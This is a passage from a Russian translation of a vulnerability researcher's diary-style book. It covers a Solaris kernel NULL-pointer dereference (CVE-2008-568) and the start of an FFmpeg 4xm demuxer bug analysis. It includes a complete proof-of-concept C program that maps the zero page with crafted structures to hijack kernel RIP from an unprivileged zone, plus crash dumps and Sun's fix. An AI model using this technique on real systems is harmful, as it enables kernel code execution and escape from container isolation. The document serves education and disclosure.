Авария была вызвана инструкцией `movq 0x8(%r13),%r14`, расположенной по адресу `ip_sioctl_tunparam+0x5c`. Данная инструкция попыталась разыменовать значение указателя в регистре `r13`. Как следует из вывода команды `::msgbuf` отладчика, на момент аварии регистр `r13` имел значение 0. То есть данная ассемблерная инструкция является эквивалентом разыменования нулевого указателя, произошедшего в функции `ip_sioctl_tunparam()` (строка 9432 в следующем фрагменте кода).

**Исходный файл** `uts/common/inet/ip/ip_if.c`

**Функция** `ip_sioctl_tunparam()`

---

```
[...]
9401 int
9402 ip_sioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, →
mblk_t *mp,
9403     ip_ioctl_cmd_t *pip, void *dummy_ifreq)
9404 {
[...]
```

**9432** `ill = ipif->ipif_ill;`

```
[...]
```

---

Я смог показать, что данная уязвимость может эксплуатироваться непривилегированным пользователем, чтобы вызвать крах системы. Поскольку в системе виртуализации Solaris Zones все виртуальные машины используют одно и то же ядро, данная уязвимость может также вызвать крах всей системы (всех зон), даже когда уязвимость была эксплуатирована в непривилегированной, неглобальной зоне (о

технологии Solaris Zones подробнее рассказывается в разделе С.3). Любой поставщик услуг хостинга, использующий технологию Solaris Zones, серьезно пострадал бы, если бы эта уязвимость эксплуатировалась со злым умыслом.

## **Шаг 2: использование нулевой страницы для получения контроля над EIP/RIP**


После того как мне удалось обрушить систему, я решил попробовать выполнить произвольный код. Для этого мне необходимо было решить две проблемы:

- предотвратить крах системы при разыменовании нулевого указателя;
- получить контроль над EIP/RIP.

Крах системы обусловлен разыменованием нулевого указателя. Так как нулевая страница обычно не отображается в виртуальную память, разыменование нулевого указателя ведет к ошибке нарушения прав доступа и краху системы (раздел А.2). Поэтому, чтобы предотвратить крах системы, необходимо отобразить нулевую страницу перед попыткой разыменования нулевого указателя. Это легко можно сделать на архитектурах x86 и AMD64, потому что на этих платформах ОС Solaris делит виртуальное адресное пространство процесса на две части: пространство пользователя и пространство ядра (рис. 3.5). Пространство пользователя – это адресное пространство, где выполняется пользовательское приложение, а пространство ядра – это адресное пространство, где выполняется само ядро, а также его расширения (например, драйверы). Однако, пространство пользователя и пространство ядра используют одну и ту же нулевую страницу. [9]

**Примечание.** Каждое адресное пространство пользователя является уникальным для конкретного процесса, тогда как адресное пространство ядра совместно используется всеми процессами. Отображение нулевой страницы в адресное пространство единственного процесса приведет к тому, что она будет отображена в адресное пространство только этого процесса.

Отобразив нулевую страницу перед разыменованием нулевого указателя, я смогу предотвратить крах системы. Теперь переходим к другой проблеме: как получить контроль над EIP/RIP? Единственными данными, находящимися под моим полным контролем, являются



**Рис. 3.5.** Виртуальное адресное пространство процесса (64-битная версия Solaris x86) [10]

данные IOCTL-запроса, передаваемые ядру, и данные в пользовательском процессе, включая нулевую страницу. Единственный способ получить контроль над регистром EIP/RIP состоит в том, чтобы заставить ядро обратиться к некоторым данным из нулевой страницы процесса, которые позднее можно было бы использовать для захвата контроля над потоком выполнения ядра. Я полагал, что такое невозможно, но я был неправ.

**Исходный файл** `uts/common/inet/ip/ip_if.c`

**Функция** `ip_siocctl_tunparam()`

```
[..]
9401 int
9402 ip_siocctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, →
mbblk_t *mp,
9403     ip_ioctl_cmd_t *ipip, void *dummy_ifreq)
9404 {
[..]
9432     ill = ipif->ipif_ill;
9433     mutex_enter(&connp->conn_lock);
9434     mutex_enter(&ill->ill_lock);
9435     if (ipip->ipi_cmd == SIOCSTUNPARAM || ipip->ipi_cmd →
== OSIOCSTUNPARAM) {
```

```

9436         success = ipsq_pending_mp_add(connp, ipif, CONNP_TO_WQ(connp),
9437         mp, 0);
9438     } else {
9439         success = ill_pending_mp_add(ill, connp, mp);
9440     }
9441     mutex_exit(&ill->ill_lock);
9442     mutex_exit(&connp->conn_lock);
9443
9444     if (success) {
9445         ipldbq("sending down tunparam request ");
9446         putnext(ill->ill_wq, mp1);
9447     }
9448 }

```

В строке 9432 происходит разыменование нулевого указателя, когда переменная `ipif` имеет значение `NULL`. Это приводит к краху системы. Но, если до разыменования нулевого указателя нулевая страница будет отображена в адресное пространство процесса, ошибка нарушения прав доступа не возникнет и система не обрухнется. Вместо этого указатель на структуру `ill` будут ссылаться на данные, контролируемые пользователем, находящиеся в нулевой странице. То есть, всеми значениями в структуре `ill` можно управлять, скопировав подготовленные данные в нулевую страницу. Я был рад найти в строке 9446 вызов функции `putnext()`, которой в виде параметра передается контролируемое пользователем значение `ill->ill_wq`.

**Исходный файл** `uts/common/os/putnext.c`

**Функция** `putnext()` [11]

```

[...]
146 void
147 putnext(queue_t *qp, mblk_t *mp)
148 {
149     [...]
154     int          (*putproc)();
155
156     qp = qp->q_next;
157     sq = qp->q_syncq;
158     ASSERT(sq != NULL);
159     ASSERT(MUTEX_NOT_HELD(SQLOCK(sq)));
160     qi = qp->q_qinfo;
161
162     [...]
163     /*
164      * Теперь необходимо разобраться с очередью syncq, мы должны
165      * либо поместить сообщение в очередь syncq и затем
166      * обработать его, или вызвать putproc().
167      */
168     putproc = qi->q_putp;

```

```

274     if (!queued) {
275         STR_FTEVENT_MSG(mp, fqp, FTEV_PUTNEXT, mp->b_rptr -
276             mp->b_datap->db_base);
277         (*putproc) (qp, mp);
[...]
```

Пользователь может полностью контролировать данные, передаваемые функции `putnext()` в первом параметре. А это означает, что значения переменных `qp`, `sq` и `qi` также могут контролироваться пользователем через данные в подготовленной им нулевой странице (строки 176, 177 и 180). Кроме того, пользователь может контролировать значение указателя на функцию, объявленного в строке 154 (строка 273). Эта функция вызывается по указателю в строке 277.

В итоге, если заранее подготовить данные в отображенной нулевой странице, можно получить контроль над указателем на функцию, и тем самым получить полный контроль над `EIP/RIP` и выполнить произвольный код на уровне ядра.

Для получения контроля над `EIP/RIP` я использовал следующий код:

**Листинг 3.2.** Код, доказывающий правильность концепции (`roc2.c`), используемый для получения контроля над `EIP/RIP` и тем самым позволяющий выполнить произвольный код на уровне ядра

```

01 #include <string.h>
02 #include <stdio.h>
03 #include <unistd.h>
04 #include <fcntl.h>
05 #include <sys/syscall.h>
06 #include <sys/sockio.h>
07 #include <net/if.h>
08 #include <sys/mman.h>
09
10 ///////////////////////////////////////////////////////////////////
11 // Отображает нулевую страницу и заполняет ее
12 // необходимыми данными
13 int
14 map_null_page (void)
15 {
16     void * mem = (void *)-1;
17
18     // отобразить нулевую страницу
19     mem = mmap (NULL, PAGE_SIZE, PROT_EXEC|PROT_READ|PROT_WRITE,
20                MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, 0);
21
22     if (mem != NULL) {
```



```

23     printf ("failed\n");
24     fflush (0);
25     perror ("[-] ERROR: mmap");
26     return 1;
27 }
28
29 // заполнить нулевую страницу нулями
30 memset (mem, 0x00, PAGE_SIZE);
31
32 ///////////////////////////////////////////////////
33 // данные в нулевой странице
34
35 // qi->qi_putp
36 *(unsigned long long *)0x00 = 0x0000000041414141;
37
38 // ipif->ipif_ill
39 *(unsigned long long *)0x08 = 0x0000000000000010;
40
41 // начало структуры ill (ill->ill_ptr)
42 *(unsigned long long *)0x10 = 0x0000000000000000;
43
44 // ill->rq
45 *(unsigned long long *)0x18 = 0x0000000000000000;
46
47 // ill->wq (устанавливает адрес структуры qp)
48 *(unsigned long long *)0x20 = 0x0000000000000028;
49
50 // начало структуры qp (qp->q_info)
51 *(unsigned long long *)0x28 = 0x0000000000000000;
52
53 // qp->q_first
54 *(unsigned long long *)0x30 = 0x0000000000000000;
55
56 // qp->q_last
57 *(unsigned long long *)0x38 = 0x0000000000000000;
58
59 // qp->q_next (указывает на начало структуры qp)
60 *(unsigned long long *)0x40 = 0x0000000000000028;
61
62 // qp->q_syncq
63 *(unsigned long long *)0xa0 = 0x00000000000007d0;
64
65     return 0;
66 }
67
68 void
69 status (void)
70 {
71     unsigned long long i = 0;

```


```
72
73     printf ("[+] PAGESIZE: %d\n", (int)PAGESIZE);
74     printf ("[+] Zero page data:\n");
75
76     for (i = 0; i <= 0x40; i += 0x8)
77         printf ("... 0x%02x: 0x%016llx\n", i, *(unsigned long long*)i);
78
79     printf ("... 0xa0: 0x%016llx\n", *(unsigned long long*)0xa0);
80
81     printf ("[+] The bug will be triggered in 2 seconds..\n");
82
83     fflush (0);
84 }
85
86 int
87 main (void)
88 {
89     int fd = 0;
90     char data[32];
91
92     //////////////////////////////////////
93     // Открыть устройство '/dev/arp'
94     printf ("[+] Opening '/dev/arp' device .. ");
95
96     fd = open ("/dev/arp", O_RDWR);
97
98     if (fd < 0) {
99         printf ("failed\n");
100        fflush (0);
101        perror ("[-] ERROR: open");
102        return 1;
103    }
104
105    printf ("ОК\n");
106
107    //////////////////////////////////////
108    // Отобразить нулевую страницу
109    printf ("[+] Trying to map zero page .. ");
110
111    if (map_null_page () == 1) {
112        return 1;
113    }
114
115    printf ("ОК\n");
116
117    //////////////////////////////////////
118    // Сообщения о состоянии
119    status ();
120    sleep (2);
```

```

121
122 ///////////////////////////////////////////////////////////////////
123 // Данные для IOCTL-запроса (имя интерфейса с недопустимым →
псевдонимом ':01')
124 data[0] = 0x3a; // двоеточие
125 data[1] = 0x30; // ASCII-символ '0'
126 data[2] = 0x31; // цифра '1'
127 data[3] = 0x00; // завершающий нулевой символ
128
129 ///////////////////////////////////////////////////////////////////
130 // IOCTL-запрос
131 syscall (SYS_ioctl, fd, SIOCGTUNPARAM, data);
132
133 printf ("[-] ERROR: triggering the NULL ptr deref failed\n");
134 close (fd);
135
136 return 0;
137 }

```

В строке 19 листинга 3.2 выполняется отображение нулевой страницы с помощью функции `mmap()`. Но самое интересное здесь – это организация данных в нулевой странице (строки 32–63), соответствующие элементы которой показаны на рис. 3.6.



**Рис. 3.6.** Организация данных в нулевой странице

Слева на рис. 3.6 показаны смещения относительно начала нулевой страницы. Список в середине – это фактические значения. Справа – ссылки в нулевой странице, которыми пользуется ядро. В табл. 3.1

приводится описание организации данных в нулевой странице, изображенной на рис. 3.6.

**Таблица 3.1.** Описание организации данных в нулевой странице

Функция/ номер строки	Ссылка в ядре	Описание
ip_siocctl_tunparam() 9432	ill = ipif->ipif_ill;	Указатель ipif содержит значение NULL, а элемент ipif_ill – смещение в структуре ipif, равное 0x8. Таким образом, указатель ipif->ipif_ill ссылается на адрес 0x8. Значение по адресу 0x8 присваивается указателю на структуру ill. То есть сама структура ill начинается с адреса 0x10 ((1) на рис. 3.6).
ip_siocctl_tunparam() 9446	putnext(ill->ill_wq, mp1);	Значение элемента ill->ill_wq используется как параметр в вызове функции putnext(). Смещение элемента ill_wq внутри структуры ill равно 0x10. Структура ill начинается с адреса 0x10, поэтому ссылка ill->ill_wq указывает на адрес 0x20.
putnext() 147	putnext(queue_t *qr, mblk_t *mp)	Адрес структуры qr равен значению, на которое указывает ill->ill_wq. Таким образом, структура qr начинается с адреса 0x28 ((2) в рис. 3.6).
putnext() 176	qr = qr->q_next;	Смещение элемента q_next внутри структуры qr равно 0x18. Таким образом, следующему указателю qr присваивается значение, находящееся по адресу 0x40: начальный адрес qr (0x28) + смещение q_next (0x18). По адресу 0x40 хранится то же значение 0x28, поэтому следующая структура qr будет начинаться по тому же адресу, что и предыдущая ((3) на рис. 3.6).
putnext() 177	sq = qr->q_syncq;	Смещение элемента q_syncq внутри структуры qr равно 0x78. Поскольку элемент q_syncq используется позднее, он должен указывать на действительный адрес в памяти. Я выбрал значение 0x7d0, являющееся адресом в отображаемой нулевой странице.

Таблица 3.1. (окончание)

Функция/ номер строки	Ссылка в ядре	Описание
putnext() 180	qi = qr->q_qinfo;	Значение элемента qr->q_qinfo присваивается указателю qi. Смещение элемента q_qinfo внутри структуры qr равно 0x0. Поскольку структура qr начинается с адреса 0x28, указателю qi присваивается значение 0x0 (4) на рис. 3.6).
putnext() 273	putproc = qi->q_i_putp;	Значение элемента qi->q_i_putp присваивается указателю на функцию putproc. Смещение элемента q_i_putp внутри структуры qi равно 0x0. Таким образом, элемент qi->q_i_putp ссылается на адрес 0x0, а находящееся там значение (0x0000000041414141) присваивается указателю на функцию.

Затем я скомпилировал и запустил этот код с правами непривилегированного пользователя внутри ограниченной, неглобальной зоны Solaris:

```
solaris$ isainfo -b
64

solaris$ id
uid=100(wwwuser) gid=1(other)

solaris$ zonename
wwwzone

solaris$ ppriv -S $$
1422: -bash
flags = <none>
      E: basic
      I: basic
      P: basic
      L: zone

solaris$ /usr/sfw/bin/gcc -m64 -o poc2 poc2.c

solaris$ ./poc2
[+] Opening '/dev/arp' device .. OK
[+] Trying to map zero page .. OK
[+] PAGESIZE: 4096
```

```
[+] Zero page data:
... 0x00: 0x0000000041414141
... 0x08: 0x0000000000000010
... 0x10: 0x0000000000000000
... 0x18: 0x0000000000000000
... 0x20: 0x0000000000000028
... 0x28: 0x0000000000000000
... 0x30: 0x0000000000000000
... 0x38: 0x0000000000000000
... 0x40: 0x0000000000000028
... 0xa0: 0x000000000000007d0
[+] The bug will be triggered in 2 seconds..
```

---

Система немедленно обрушилась. После перезагрузки я исследовал аварийные дампы ядра (описание команд отладчика можно найти в разделе В.1):

---

```
solaris# id
uid=0(root) gid=0(root)
```

```
solaris# hostname
bob
```

```
solaris# cd /var/crash/bob/
```

```
solaris# ls
bounds      unix.0      vmcore.0    unix.1      vmcore.1
```

```
solaris# mdb unix.1 vmcore.1
```

```
Loading modules: [ unix krtld genunix specfs dtrace cpu.generic →
uppc pcplusmp ufs ip
hook neti sctp arp usba fcp fctl nca lofs mpt zfs audiosup md cpc →
random crypto fcip
logindmux ptm spps nfs ]
```

```
> ::msgbuf
```

```
[..]
```

```
panic[cpu0]/thread=ffffffff8816c120:
```

```
BAD TRAP: type=e (#pf Page fault) rp=fffffe800029f530 addr=41414141 →
occurred in
module "<unknown>" due to an illegal access to a user address
```

```
poc2:
```

```
#pf Page fault
```

```
Bad kernel fault at addr=0x41414141
```

```
pid=1404, pc=0x41414141, sp=0xfffffe800029f628, eflags=0x10246
cr0: 80050033<pg,wp,ne,et,mp,pe> cr4: 6b0<xmme,fxsr,pge,paе,pse>
```

## 70 ГЛАВА 3. ВЫХОД ИЗ ЗОНЫ www

```
cr2: 41414141 cr3: 1782a000 cr8: c
rdi:          28 rsi: ffffffff81700380 rdx: ffffffff8816c120
rcx:          0 r8:          0 r9:          0
rax:          0 rbx:          0 rbp: fffffe800029f680
r10:          1 r11:          0 r12:          7d0
r13:          28 r14: ffffffff81700380 r15:          0
fsb: fffffd7fff220200 gsb: ffffffffbc27fc0 ds:          0
es:           0 fs:           1bb gs:           0
trp:          e err:          10 rip:          41414141
cs:           28 rfl:          10246 rsp: fffffe800029f628
ss:           30
```

```
fffffe800029f440 unix:die+da ()
fffffe800029f520 unix:trap+5e6 ()
fffffe800029f530 unix:_cmntrap+140 ()
fffffe800029f680 41414141 ()
fffffe800029f6d0 ip:ip_siocctl_tunparam+ee ()
fffffe800029f780 ip:ip_process_ioctl+280 ()
fffffe800029f820 ip:ip_wput_nondata+970 ()
fffffe800029f910 ip:ip_output_options+537 ()
fffffe800029f920 ip:ip_output+10 ()
fffffe800029f940 ip:ip_wput+37 ()
fffffe800029f9a0 unix:putnext+1f1 ()
fffffe800029f9d0 arp:ar_wput+9d ()
fffffe800029fa30 unix:putnext+1f1 ()
fffffe800029fab0 genunix:strdoioctl+67b ()
fffffe800029fdd0 genunix:striocctl+620 ()
fffffe800029fdf0 specfs:spec_ioctl+67 ()
fffffe800029fe20 genunix:fop_ioctl+25 ()
fffffe800029ff00 genunix:ioctl+ac ()
fffffe800029ff10 unix:brand_sys_syscall+21d ()
```

syncing file systems...

done

dumping to /dev/dsk/c0d0s1, offset 107413504, content: kernel

> \$c

**0x41414141()**

ip\_siocctl\_tunparam+0xee()

ip\_process\_ioctl+0x280()

ip\_wput\_nondata+0x970()

ip\_output\_options+0x537()

48 Chapter 3

ip\_output+0x10()

ip\_wput+0x37()

putnext+0x1f1()

ar\_wput+0x9d()

putnext+0x1f1()

strdoioctl+0x67b()

```

striocntl+0x620()
spec_ioctl+0x67()
fop_ioctl+0x25()
ioctl+0xac()
sys_syscall+0x17b()

```

---

На этот раз крах системы наступил из-за того, что ядро попыталось выполнить код по адресу 0x41414141 (значение регистра RIP, выделенное жирным шрифтом в выводе отладчика выше). Это означает, что мне удалось получить полный контроль над EIP/RIP.

Реализовав соответствующий эксплойт<sup>1</sup> для этой уязвимости, можно выйти за границы ограниченной, неглобальной зоны Solaris и затем получить привилегии суперпользователя в глобальной зоне.

Поскольку в моей стране очень строгие законы, я не буду воспроизводить здесь полные исходные тексты действующего эксплойта, но интересующиеся могут посмотреть короткий видеоролик, в котором я демонстрирую эксплойт в действии. [12]

## 3.3 Ликвидация уязвимости

*Вторник, 12 июня, 2008*

После того, как я известил компанию Sun о найденной уязвимости, она была исправлена следующим образом: [13]

---

```

[..]
19165     if (*cp == IPIF_SEPARATOR_CHAR) {
19166         /*
19167          * Отвергать любые недесятичные псевдонимы для
19168          * логических интерфейсов. Псевдонимы с ведущими нулями
19169          * тоже должны отвергаться из-за неоднозначности
19170          * в именовании интерфейсов.
19171          * В соответствии с существующей семантикой,
19172          * и для совместимости с программами/сценариями,
19173          * опирающимися на такое поведение, имя if<0>:0
19174          * считается допустимым интерфейсом.
19175          *
19176          * Если псевдоним содержит две и более цифр,
19177          * и первая - ноль, это ошибка.
19178          */
19179         if (&cp[2] < endp && cp[1] == '0') {
19180             if (error != NULL)

```

<sup>1</sup> Строго говоря, речь идет о полезной нагрузке эксплойта (payload). Однако, поскольку полные исходные тексты эксплойтов в книге не приводятся, мы не будем делать различий между этими понятиями. – *Прим. науч. ред.*



```

19181             *error = EINVAL;
19182             return (NULL);
19183         }
[...]
```

Чтобы исправить ошибку, в компании Sun добавили определение новой ошибки в строках 19180 и 19181, в функции `ipif_lookup_on_name()`. Это исправление благополучно предотвращает разыменованье нулевого указателя. Хотя данная мера и исправляет уязвимость, описанную в этой главе, но она не решает основную проблему. Функция `ipif_lookup_on_name()`, как и другие функции в ядре, по-прежнему сообщают об ошибке вызывающим их функциям двумя способами, поэтому есть вероятность появления подобных уязвимостей при невнимательном отношении к API. Чтобы предотвратить появление подобных уязвимостей в будущем, компания Sun должна была изменить API, но она этого не сделала.

## 3.4. Полученные уроки

С позиции программиста:

- Всегда определяйте признаки ошибок.
- Всегда проверяйте возвращаемые значения на корректность.
- Не всякая попытка разыменить нулевой указатель в ядре приводит к простому отказу в обслуживании. Некоторые из них могут оказаться весьма неприятными уязвимостями и позволяют выполнить произвольный код.

С позиции системного администратора.

- Не доверяйте механизмам зон, клеток, виртуализации или средствам точной настройки прав доступа. Если в ядре имеется уязвимость, то велика вероятность, что любой механизм безопасности можно будет обойти. И это относится не только к механизму Solaris Zones.

## 3.5. Дополнение

*Среда, 17 декабря, 2008*

Так как уязвимость была ликвидирована и вышло исправление для Solaris, сегодня я опубликовал подробный отчет на своем веб-сайте.

[14] Ошибке был присвоен идентификатор CVE-2008-568. Компании Sun потребовался 471 день, чтобы выпустить исправленную версию своей операционной системы (рис. 3.7). Это невероятно долго!



**Рис. 3.7.** График устранения уязвимости от момента извещения до выпуска исправленной версии операционной системы

## Примечания

1. Исходные тексты OpenSolaris можно загрузить по адресу: <http://dlc.sun.com/osol/on/downloads/>.
2. <http://en.wikipedia.org/wiki/loctl>.
3. За дополнительной информацией о механизме туннелирования IP через IP обращайтесь по адресу: <http://download.oracle.com/docs/cd/E19455-01/806-0636/6j9vq2bum/index.html>.
4. См. руководство «STREAMS Programming Guide» компании Sun Microsystems Inc., которое можно загрузить по адресу: <http://download.oracle.com/docs/cd/E19504-01/802-5893/802-5893.pdf>.
5. Ссылка на исходные тексты ОС OpenSolaris в навигаторе OpenGrok: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/sys/stream.h?r=4823%3A7c9aaea16585>.
6. Ссылка на исходные тексты ОС OpenSolaris в навигаторе OpenGrok: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip.c?r=4823%3A7c9aaea16585>.

7. Ссылка на исходные тексты ОС OpenSolaris в навигаторе OpenGrok: [http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip\\_if.c?r=5240%3Ae7599510dd03](http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c?r=5240%3Ae7599510dd03).
8. Официальное руководство по использованию отладчика Solaris Modular Debugger можно найти по адресу: <http://dlc.sun.com/osol/docs/content/MODDEBUG/moddebug.html>.
9. Дополнительную информацию можно найти в статье «Attacking the Core: Kernel Exploiting Notes», авторы twiz и sgrakkuu, по адресу: <http://www.phrack.com/issues.html?issue=64&id=6>.
10. Более подробную информацию об организации виртуальных адресных пространств процессов в Solaris можно найти по адресу: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/i86pc/os/startup.c?r=10942:eaa343de0d06>.
11. Ссылка на исходные тексты ОС OpenSolaris в навигаторе OpenGrok: <http://cvs.opensolaris.org/source/xref/onnv/onnv-gate/usr/src/uts/common/os/putnext.c?r=0%3A68f95e015346>.
12. <http://www.trapkit.de/books/bhd/>.
13. Исправление, созданное компанией Sun, можно найти по адресу: [http://cvs.opensolaris.org/source/diff/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip\\_if.c?r1=/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip\\_if.c@5240&r2=/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip\\_if.c@5335&format=s&full=0](http://cvs.opensolaris.org/source/diff/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c?r1=/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c@5240&r2=/onnv/onnv-gate/usr/src/uts/common/inet/ip/ip_if.c@5335&format=s&full=0).
14. Мой отчет, подробно описывающий уязвимость в ядре Solaris, можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2008-015.txt>.

# ГЛАВА 4

## И СНОВА НУЛЕВОЙ УКАЗАТЕЛЬ

*Суббота, 24 января, 2009.*

*Дорогой дневник,*

Сегодня я нашел по-настоящему прелестную уязвимость: ошибку преобразования типа, ведущую к разыменованию нулевого указателя (раздел А.2). При нормальных обстоятельствах эта ошибка не может нанести серьезный урон, так как затрагивает библиотеку, используемую в пространстве пользователя. То есть в самом худшем случае она может вызвать лишь аварийное завершение пользовательского приложения. Но данная ошибка отличается от типичной ошибки разыменования нулевого указателя в пространстве пользователя, и ее можно эксплуатировать для выполнения произвольного кода.

Уязвимость обнаружена в мультимедийной библиотеке FFmpeg, используемой многими популярными программными проектами, включая Google Chrome, проигрыватель VLC, MPlayer и Xine. Ходят слухи, что YouTube тоже использует библиотеку FFmpeg для преобразования файлов из одного формата в другой. [1]

*Существуют и другие примеры эксплуатации уязвимостей, связанных с разыменованием нулевого указателя в пространстве пользователя. Смотрите эксплойт MacGyver Марка Dayga (Mark Dowd) для Flash (<http://blogs.iss.net/archive/flash.html>) или описание уязвимости в Firefox, обнаруженной Юстином Шу (Justin Schuh) (<http://blogs.iss.net/archive/cve-2008-0017.html>).*

## 4.1. Обнаружение уязвимости

В поисках уязвимости я выполнил следующие шаги:

- шаг 1: составил список демультимплексоров в библиотеке FFmpeg;
- шаг 2: идентифицировал входные данные;
- шаг 3: проследил движение входных данных.

### Шаг 1: составление списка демультимплексоров в библиотеке FFmpeg

Загрузив последнюю версию исходных текстов FFmpeg из репозитория SVN, я сгенерировал список демультимплексоров, входящих в библиотеку libavformat, включенную в состав FFmpeg (рис. 4.1). Я заметил, что в библиотеке FFmpeg реализация большинства демультимплексоров находится в отдельных файлах на языке C, в каталоге libavformat/.

```

tk@ubuntu: ~/BHD/ffmpeg/libavformat
File Edit View Terminal Help
tk@ubuntu:~/BHD/ffmpeg/libavformat$ ls
4xm.c          flic.c        mpjpeg.c      rtp.c
adtsenc.c     flvdec.c     msnwc_tcp.c  rtpdec.c
aiff.c        flvenc.c     mtv.c        rtpenc.c
allformats.c  flv.h        mvi.c        rtpenc_h264.c
amr.c         framecrcenc.c mxf.c        rtp.h
apc.c         framehook.c  mxfddec.c    rtp_h264.c
ape.c         framehook.h  mxfenc.c     rtp_h264.h
asf.c         gif.c        mxf.h        rtp_internal.h
asfcrypt.c   gxf.c        network.h    rtp_mpv.c
asfcrypt.h   gxfenc.c    nsvdec.c    rtp_mpv.h
asf-enc.c    gxf.h        nut.c        rtpproto.c
asf.h        http.c       nutdec.c     rtsp.c
assdec.c     idcin.c     nutenc.c     rtspcodes.h
assenc.c     idroq.c     nut.h        rtsp.h
au.c         iff.c        nuv.c        sdp.c

```

Рис. 4.1. Демультимплексоры в библиотеке FFmpeg libavformat

**Примечание.** Разработка FFmpeg была перенесена в репозиторий Git [2] и репозиторий SVN больше не обновляется. Исходные тексты уязвимой версии (SVN-r16556) библиотеки FFmpeg теперь можно загрузить с веб-сайта книги. [3]

### Шаг 2: идентификация входных данных

Затем я попытался идентифицировать входные данные, обрабатываемые демультимплексорами. В процессе изучения исходных текстов

было обнаружено, что в большинстве демультимплексоров реализована функция с именем *имядемультиплексора\_read\_header()*, принимающая параметр типа *AVFormatContext*. Эта функция объявляет и инициализирует указатель, как показано ниже:

---

```
[..]
ByteIOContext *pb = s->pb;
[..]
```

---

Этот указатель *pb* затем используется различными функциями *get\_\** (например, *get\_le32()*, *get\_buffer()*) и специальными макросами (например, *AV\_RL32*, *AV\_RL16*) для извлечения фрагментов данных. В этот момент я был совершенно уверен, что указатель *pb* ссылается на входные данные из обрабатываемого медиафайла.

### Шаг 3: определение порядка движения входных данных

Я решил искать ошибки, отслеживая движение данных в каждом демультимплексоре по исходным текстам. Для начала был взят первый демультимплексор из списка, с реализацией в файле *4xm.c*. В ходе исследований демультимплексора для файлов в формате 4X, [4] я обнаружил уязвимость, представленную в листинге ниже.

**Исходный файл** *libavformat/4xm.c*

**Функция** *fourxm\_read\_header()*

---

```
[..]
93 static int fourxm_read_header(AVFormatContext *s,
94                               AVFormatParameters *ap)
95 {
96     ByteIOContext *pb = s->pb;
97     ..
101    unsigned char *header;
102    ..
103    int current_track = -1;
104    ..
106    fourxm->track_count = 0;
107    fourxm->tracks = NULL;
108    ..
120    /* выделить память для заголовка и загрузить его целиком */
121    header = av_malloc(header_size);
122    if (!header)
123        return AVERROR(ENOMEM);
124    if (get_buffer(pb, header, header_size) != header_size)
125        return AVERROR(EIO);
126    ..
160 } else if (fourcc_tag == strk_TAG) {
```

```

161         /* убедиться в достаточном объеме данных */
162         if (size != strk_SIZE) {
163             av_free(header);
164             return AVERROR_INVALIDDATA;
165         }
166         current_track = AV_RL32(&header[i + 8]);
167         if (current_track + 1 > fourxm->track_count) {
168             fourxm->track_count = current_track + 1;
169             if ((unsigned)fourxm->track_count >= UINT_MAX →
/ sizeof(AudioTrack))
170                 return -1;
171             fourxm->tracks = av_realloc(fourxm->tracks,
172                                     fourxm->track_count * sizeof(AudioTrack));
173             if (!fourxm->tracks) {
174                 av_free(header);
175                 return AVERROR(ENOMEM);
176             }
177         }
178         fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
179         fourxm->tracks[current_track].channels = AV_RL32(&header[i + 36]);
180         fourxm->tracks[current_track].sample_rate = AV_RL32(&header[i + 40]);
181         fourxm->tracks[current_track].bits = AV_RL32(&header[i + 44]);
[...]
```

